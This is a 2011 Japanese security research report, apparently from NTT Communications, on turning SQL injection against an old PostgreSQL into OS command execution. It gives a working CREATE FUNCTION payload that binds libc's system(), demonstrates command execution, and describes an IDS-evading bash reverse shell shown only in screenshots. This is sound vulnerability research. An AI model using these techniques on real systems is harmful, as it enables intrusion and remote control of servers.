PostgreSQL と OS Command Injection

ＮＴＴ コミュニケーションズ株式会社
ソリューションサービス部
第四エンジニアリング部門
セキュリティオペレーション担当

2011 年 11 月 09 日

Ver. 1.1

1. 調査概要

Microsoft SQL Server を使った Web Application 上の SQL Injection からの OS Command Injection については、多数の文献があるが、PostgreSQL を使った場合についての文献は皆無のため、ここにその方法、および制限事項等について記述する。

2. PostgreSQLを使ったWebアプリケーションでのOS Command Injection

2.1. PostgreSQL を使ったWebアプリケーションのSQL Injection問題を経由したOS Command Injection

現在の多くの Web アプリケーションには、バックエンドにデータベースを配置している。データベースとして、PostgreSQL を使用した場合でも、Web アプリケーションに不備があれば、SQL Injection という脆弱性は存在してしまう。
Microsoft SQL Server の場合、Web アプリケーションがデータベース(MS-SQL Server)に対して DBMS 管理者権限で接続している場合、MS-SQL Server に事前に用意されている拡張ストアドプロシージャによって、OS Command Injection を含め、非常に多岐にわたる不正アクセスによる行動を許してしまう。
それでは、PostgreSQL の場合はどうであろうか。PostgreSQL の SQL 文では、マルチプル・ステートメントが可能であるため、SQL 文の最初の命令(SELECT や INSERT など)自体が、注入可能である。
よって、SQL Injection 脆弱性のある Web アプリケーションが仮に DBMS 管理者権限(つまり、ユーザ「postgres」)で接続している場合、「CREATE FUNCTION」コマンドを発行することが可能となる。
この「CREATE FUNCTION」コマンドとは、ユーザ定義のライブラリ(拡張子「.so」などの動的共有ライブラリ)を、SQL 文の関数として定義する関数である。いわゆる UDF を SQL 文の関数として組み込む命令である。
一般的には、UDF として、ユーザ自身が C 言語などでプログラムを作成し登録するための SQL 命令であるが、C 言語標準のライブラリにある「system」関数を定義すれば、OS Command を実行させることができる。
C 言語標準の「system」関数は、一般に glibc (OS によりパスが異なるが・・・)に実装されているので、それを「CREATE FUNCTION」コマンドで登録するのである。

ただし、この方法には、いくつか制限がある。

- PostgreSQL は OS 上では、一般ユーザで動作しているため、OS Command Injection で実行できる OS Command の権限は、一般ユーザ権限である。
  (MS-SQL Server の場合、SYSTEM 権限や、Administrators グループなど高い権限)
- 筆者の感覚として、現実的に、PostgreSQL を使った Web アプリケーションで、DBMS 権限(ユーザ「postgres」)を使っていない。
  つまり、PostgreSQL を使って Web アプリケーションで、DBMS 権限(ユーザ「postgres」)を使っているのは希少である。

- 最近のPostgreSQLでは、マクロ変数「PG_MODULE_MAGIC」が定義されていない共有ライブラリは、「CREATE FUNCTION」コマンドでロードすることができない。
  (どうやら、PostgreSQLのUDFのインターフェイスの仕様変更(バージョンアップ)に伴い、どちらの仕様のUDFかを区別するために導入されたマクロ変数らしい[1])
  つまり、最近のPostgreSQL では、glibcを直接ロードさせることができない。
- 最近の Web アプリケーションで PostgreSQL8.2 未満という古いバージョンを利用している可能性は低い。



図 2.1-1 : 既にこのページに「SQL Injection」脆弱性が存在し、
PostgreSQL が背後のデータベースであり、そのバージョンを表示させる



図 2.1-2 : 図 2.1-1の結果。PostgreSQL ver7.4.28 である

[1] version8.2 リリースノートより「バージョン互換性検査のために、C 言語による動的ロード可能なモジュールが PG_MODULE_MAGIC マクロ呼び出しをインクルードしなければならなくなりました」



図 2.1-3 : 少し古いPostgreSQLの場合、SQL Injectionするコードとして、

「**CREATE FUNCTION systemExec12(name) RETURNS integer AS '/lib/libc.so.6','system' LANGUAGE C STRICT**」を与えることで、/lib/libc.so.6 内の system関数をSQLの関数として定義することが可能だ。(**専用のUDFを作る必要さえない！！**)



図 2.1-4 : 図 2.1-3の結果。

```
ファイル(F)  編集(E)  表示(V)  端末(T)  タブ(B)  ヘルプ(H)
合計 84
drwxrwxrwt 13 root     root     4096 10月 11 10:24 ./
drwxr-xr-x 24 root     root     4096 10月 11 10:19 ../
drwxrwxrwt  2 root     root     4096 10月 11 10:20 .ICE-unix/
-r--r--r--  1 root     root       11 10月 11 10:19 .X0-lock
drwxrwxrwt  2 root     root     4096 10月 11 10:19 .X11-unix/
drwxrwxrwt  2 root     root     4096 10月 11 10:19 .font-unix/
-rw-------  1 root     root       66 10月 11 10:20 .gdmVE972V
srw-rw-rw-  1 root     root        0 10月 11 10:19 .gdm_socket=
srwxrwxrwx  1 postgres postgres    0 10月 11 10:34 .s.PGSQL.5432=
-rw-------  1 postgres postgres   27 10月 11 10:34 .s.PGSQL.5432.lock
srwxrwxrwx  1 postgres postgres    0 10月 11 10:24 .s.PGSQL.5433=
-rw-------  1 postgres postgres   30 10月 11 10:24 .s.PGSQL.5433.lock
drwxrwxrwt  3 root     root     4096  6月 26  2010 VMwareDnD/
drwx------  3 root     root     4096 10月 11 10:20 gconfd-root/
drwxr-xr-x  2 root     root     4096 10月 11 10:22 hsperfdata_root/
drwx------  2 root     root     4096 10月 11 10:20 keyring-yYsGaE/
srwxr-xr-x  1 root     root        0 10月 11 10:20 mapping-root=
drwx------  2 root     root     4096 10月 11 10:21 orbit-root/
-rw-r--r--  1 root     root        5 10月 11 10:20 scim-bridge-0.3.0.lockfile-0@localhost:0.0
srwxr-xr-x  1 root     root        0 10月 11 10:20 scim-bridge-0.3.0.socket-0@localhost:0.0=
srw-------  1 root     root        0 10月 11 10:20 scim-helper-manager-socket-root=
srw-------  1 root     root        0 10月 11 10:20 scim-panel-socket:0-root=
srw-------  1 root     root        0 10月 11 10:20 scim-socket-frontend-root=
-rw-r--r--  1 root     root      700 10月 11 10:20 sealert.log
drwx------  2 root     root     4096 10月 11 10:20 ssh-dwWkck3514/
drwx------  2 root     root     4096 10月 11 10:20 virtual-root.eKjAPR/
drwx------  2 root     root     4096  8月  4 00:47 vmware-root/
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.29/webapps/ROOT>
```

図 2.1-5 : 図 2.1-4で関数定義が行われたので、次は実際にコマンドを実行してみる。

その前に、PostgreSQLが動作しているCentOS上の /tmp/ 以下に「zz12.txt」がないことを確認しておく



図 2.1-6 : 図 2.1-5後「ifconfig > /tmp/zz12.txt」を実行させてみる



図 2.1-7 : 図 2.1-6の結果 1

```
drwxrwxrwt 13 root     root     4096 10月 11 10:36 ./
drwxr-xr-x 24 root     root     4096 10月 11 10:19 ../
drwxrwxrwt  2 root     root     4096 10月 11 10:20 .ICE-unix/
-r--r--r--  1 root     root       11 10月 11 10:19 .X0-lock
drwxrwxrwt  2 root     root     4096 10月 11 10:19 .X11-unix/
drwxrwxrwt  2 root     root     4096 10月 11 10:19 .font-unix/
-rw-------  1 root     root       66 10月 11 10:20 .gdmVE972V
srw-rw-rw-  1 root     root        0 10月 11 10:19 .gdm_socket=
srwxrwxrwx  1 postgres postgres    0 10月 11 10:34 .s.PGSQL.5432=
-rw-------  1 postgres postgres   27 10月 11 10:34 .s.PGSQL.5432.lock
srwxrwxrwx  1 postgres postgres    0 10月 11 10:24 .s.PGSQL.5433=
-rw-------  1 postgres postgres   30 10月 11 10:24 .s.PGSQL.5433.lock
drwxrwxrwt  3 root     root     4096  6月 26  2010 VMwareDnD/
drwx------  3 root     root     4096 10月 11 10:20 gconfd-root/
drwxr-xr-x  2 root     root     4096 10月 11 10:22 hsperfdata_root/
drwx------  2 root     root     4096 10月 11 10:20 keyring-yYsGaE/
srwxr-xr-x  1 root     root        0 10月 11 10:20 mapping-root=
drwx------  2 root     root     4096 10月 11 10:21 orbit-root/
-rw-r--r--  1 root     root        5 10月 11 10:20 scim-bridge-0.3.0.lockfile-0@localhost:0.0
srwxr-xr-x  1 root     root        0 10月 11 10:20 scim-bridge-0.3.0.socket-0@localhost:0.0=
srw-------  1 root     root        0 10月 11 10:20 scim-helper-manager-socket-root=
srw-------  1 root     root        0 10月 11 10:20 scim-panel-socket:0-root=
srw-------  1 root     root        0 10月 11 10:20 scim-socket-frontend-root=
-rw-r--r--  1 root     root      700 10月 11 10:20 sealert.log
drwx------  2 root     root     4096 10月 11 10:20 ssh-dwWkck3514/
drwx------  2 root     root     4096 10月 11 10:20 virtual-root.eKjAPR/
drwx------  2 root     root     4096  8月  4 00:47 vmware-root/
-rw-------  1 postgres postgres  935 10月 11 10:36 zz12.txt
```

図 2.1-8 : 図 2.1-6の結果 2

実際に「/tmp/zz12.txt」が作成された

図 2.1-9 : 図 2.1-6の結果 3

図 2.1-8で見つかった「/tmp/zz12.txt」の内容。ifconfigの実行結果である



図 2.1-10 : Linux 上で OS Command となれば、bash しかないでしょう。

ということで、bash の仮想ネットワークファイルを使った擬似 netcat を試みる。

(いくつかのディストリビューションでは無効化されている機能である)

今回は、IDS への検知が行い難いように、あえて TCP を二本使ってみる



図 2.1-11 : 図 2.1-10の結果。クライアント側PCに接続が行われ、
クライアント側ポート 91 の接続側で入力したコマンドが
PostgreSQLが動作しているOS上で実行され、
クライアント側ポート 90 の接続側で実行結果が出力されている
(idの結果から、一般ユーザ権限であることが分かる)



図 2.1-12 : TCP 接続を一本で行うことも可能だ



図 2.1-13 : 図 2.1-12の結果

